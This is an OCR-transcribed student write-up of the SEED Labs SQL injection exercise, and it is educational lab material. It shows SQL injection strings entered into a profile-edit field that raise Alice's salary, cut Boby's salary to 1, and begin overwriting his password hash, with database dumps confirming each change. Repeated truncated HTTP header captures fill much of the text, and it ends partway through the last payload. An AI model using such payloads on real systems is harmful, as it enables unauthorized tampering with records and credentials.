
```
www.seedlabsqlinjection.com/unsafe_home.php?username=Alice&Password=seedalice
```

```
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinject
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs



```
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
```


```
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinject
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```

Alice's Profile Edit

NickName	' salary=99999999 where El
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs



```
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinject
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```

Alice's Profile Edit


NickName	',salary='555555' where EID
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs

<u>INPUT: ',salary='555555' where EID='10000'#</u>

In this task, Alice is unhappy with her boss and wants to change her salary in the database. So, the above string is used in the input field and it's referenced using the EID field. # symbol again helps to comment what ever is a part of the SQL query after EID='10000' is entered.



```
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinject
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```


Alice Profile

Key	Value
Employee ID	10000
Salary	555555
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

We can see that her salary has been updated to 555555 from 20000.

Task 3B: SQL Injection Attack on UPDATE Statement



```
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinject
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```


Alice's Profile Edit

NickName	',salary='1' where EID='200
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs

INPUT: ',salary='1' where EID='20000'#


In this task, Alice changes her Boby's salary to 1. The above string is used in the input field. Just like the previous task, we use EID to reference to Boby.



```
Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from credentials;
ERROR 1146 (42S02): Table 'Users.credentials' doesn't exist
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  99999 | 9/20  | 10211002 |             |         |       | alice    | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  99999 | 4/20  | 10213352 |             |         |       | alice    | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  99999 | 4/10  | 98993524 |             |         |       | alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  99999 | 1/11  | 32193525 |             |         |       | alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |  99999 | 11/3  | 32111111 |             |         |       | alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 |  99999 | 3/5   | 43254314 |             |         |       | alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 555555 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  99999 | 4/10  | 98993524 |             |         |       | alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  99999 | 1/11  | 32193525 |             |         |       | alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |  99999 | 11/3  | 32111111 |             |         |       | alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 |  99999 | 3/5   | 43254314 |             |         |       | alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

We can see Boby's salary has changed from 99999 to 1.

Task 3C: SQL Injection Attack on UPDATE Statement


SHA1 Hash Generator

This online tool allows you to generate the SHA1 hash from any string. SHA1 is more secure than MD5. You can generate the sha1 checksum of your files to verify the identity of them later, or generate the SHA1 hashes of your users' passwords to prevent them from being leaked.

Enter your text below:


```
deesboby
```

Magento
An Adobe Company
We did it again! Magento Commerce named as a Leader.
2018 Magic Quadrant for Digital Commerce Report
GET THE REPORT
Generate
Clear All
Treat each line as a separate string

SHA1 Hash of your string:

```
01C30430139C213FB1A6DA6B6E90E8F0222EDA54
```

In this task, Alice want to change Boby's password to deesboby. Because the password field is encrypted, I use an online to tool to find the hash value of "deesboby" and use the encrypted value in the update query.


SQLi Lab

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

HTTP Header Live

```
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "235ee-56ada63915bcc
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20562
Content-Type: text/css

http://www.seedlabsql
GET HTTP/1.1 200 OK
Host: www.seedlabsqlinject
User-Agent: Mozilla/5.0 (X
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Referer: http://www.seedla
Cookie: PHPSESSID=dl22u57d
Connection: keep-alive

Date: Mon, 12 Nov 2018 04:
Server: Apache/2.4.18 (Ubu
Last-Modified: Fri, 27 Apr
ETag: "2a2-56ada63914c2a-g
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Content-Type: text/css
```


Alice's Profile Edit

NickName	',password='01C30430139C
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

